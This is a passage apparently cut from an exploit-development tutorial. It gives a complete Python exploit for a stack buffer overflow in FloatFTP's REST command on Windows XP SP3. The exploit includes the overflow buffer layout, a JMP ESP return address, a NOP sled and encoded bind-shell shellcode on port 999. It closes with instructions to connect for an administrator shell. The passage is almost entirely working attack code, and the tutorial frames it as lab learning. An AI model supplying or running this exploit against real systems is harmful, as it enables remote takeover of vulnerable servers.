
```
buffer = "\x41"*247 + "\x7B\x46\x86\x7C" + "\x42"*8 + "\x90"*16 + shellcode + "\xCC"*357
```

eg: [buffer]<>[EIP - JMP ESP]<>[EIP to ESP padding]<>[NOPs]<>[shellcode]<>[Padding]

And the final complete exploit:

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#buffer = '\x41' * 1000
#buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
#buffer = "\x41"*247 + "\x42\x42\x42\x42" + "\x43"*8 + "\x44"*741

## msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=999 R | msfencode -b '\x40\x0A\x00\x0D' 368 b

shellcode = ("\xba\x2e\x27\xc2\x55\xdb\xdc\xd9\x74\x24\xf4\x5f\x2b\xc9"
"\xb1\x56\x31\x57\x13\x83\xef\xfc\x03\x57\x21\xc5\x37\xa9"
"\xd5\x80\xb8\x52\x25\xf3\x31\xb7\x14\x21\x25\xb3\x04\xf5"
"\x2d\x91\xa4\x7e\x63\x02\x3f\xf2\xac\x25\x88\xb9\x8a\x08"
"\x09\x0c\x13\xc6\xc9\x0e\xef\x15\x1d\xf1\xce\xd5\x50\xf0"
"\x17\x0b\x9a\xa0\xc0\x47\x08\x55\x64\x15\x90\x54\xaa\x11"
"\xa8\x2e\xcf\xe6\x5c\x85\xce\x36\xcc\x92\x99\xae\x67\xfc"
"\x39\xce\xa4\x1e\x05\x99\xc1\xd5\xfd\x18\x03\x24\xfd\x2a"
"\x6b\xeb\xc0\x82\x66\xf5\x05\x24\x98\x80\x7d\x56\x25\x93"
"\x45\x24\xf1\x16\x58\x8e\x72\x80\xb8\x2e\x57\x57\x4a\x3c"
"\x1c\x13\x14\x21\xa3\xf0\x2e\x5d\x28\xf7\xe0\xd7\x6a\xdc"
"\x24\xb3\x29\x7d\x7c\x19\x9c\x82\x9e\xc5\x41\x27\xd4\xe4"
"\x96\x51\xb7\x60\x5b\x6c\x48\x71\xf3\xe7\x3b\x43\x5c\x5c"
"\xd4\xef\x15\x7a\x23\x0f\x0c\x3a\xbb\xee\xae\x3b\x95\x34"
"\xfa\x6b\x8d\x9d\x82\xe7\x4d\x21\x57\xa7\x1d\x8d\x07\x08"
"\xce\x6d\xf7\xe0\x04\x62\x28\x10\x27\xa8\x5f\x16\xe9\x88"
"\x0c\xf1\x08\x2f\xb1\xe6\x84\xc9\xdf\xf8\xc0\x42\x77\x3b"
"\x37\x5b\xe0\x44\x1d\xf7\xb9\xd2\x29\x11\x7d\xdc\xa9\x37"
"\x2e\x71\x01\xd0\xa4\x99\x96\xc1\xbb\xb7\xbe\x88\x84\x50"
"\x34\xe5\x47\xc0\x49\x2c\x3f\x61\xdb\xab\xbf\xec\xc0\x63"
"\xe8\xb9\x37\x7a\x7c\x54\x61\xd4\x62\xa5\xf7\x1f\x26\x72"
"\xc4\x9e\xa7\xf7\x70\x85\xb7\xc1\x79\x81\xe3\x9d\x2f\x5f"
"\x5d\x58\x86\x11\x37\x32\x75\xf8\xdf\xc3\xb5\x3b\x99\xcb"
"\x93\xcd\x45\x7d\x4a\x88\x7a\xb2\x1a\x1c\x03\xae\xba\xe3"
"\xde\x6a\xc4\x12\xd2\x66\x51\x8d\x87\xca\x3f\x2e\x72\x08"
"\x46\xad\x76\xf1\xbd\xad\xf3\xf4\xfa\x69\xe8\x84\x93\x1f"
"\x0e\x3a\x93\x35")

## Windows XP SP3 kernel32.dll 7C86467B JMP ESP
#buffer = "\x41"*247 + "\x7B\x46\x86\x7C" + "\x42"*8 + "\xCC"*741

buffer = "\x41"*247 + "\x7B\x46\x86\x7C" + "\x42"*8 + "\x90"*16 + shellcode + "\xCC"*357

print "\nSending evil buffer..."
s.connect(('10.10.10.32',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('REST' +buffer+'\r\n')
s.close()
```

Close the debugger on the XP system and restart FloatFTP. Launch the exploit from the attacking system, then telnet to port 999 on the FTP server. All going well, you should receive a shell running as administrator (or as whoever started the FloatFTP process).



As you can see the system is now compromised and under the control of the attacker.